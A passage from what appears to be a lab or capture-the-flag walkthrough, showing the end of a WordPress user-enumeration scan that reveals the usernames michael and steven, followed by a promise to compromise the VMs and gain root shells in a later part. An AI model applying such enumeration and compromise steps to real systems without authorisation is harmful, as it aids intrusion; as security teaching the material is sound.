    | 2  | steven  | Steven Seagul |
    +----+---------+---------------+

[+] Finished: Sun Jan  6 23:22:16 2019
[+] Requests Done: 387
[+] Memory used: 35.141 MB
[+] Elapsed time: 00:00:08
```

```
root@kali:~#
```

WOW! We found two usernames (**michael** and **steven**).

We will use these users to exploit and completely compromise this system tomorrow.
You will have fun getting root shell access in both VMs!
See you tomorrow!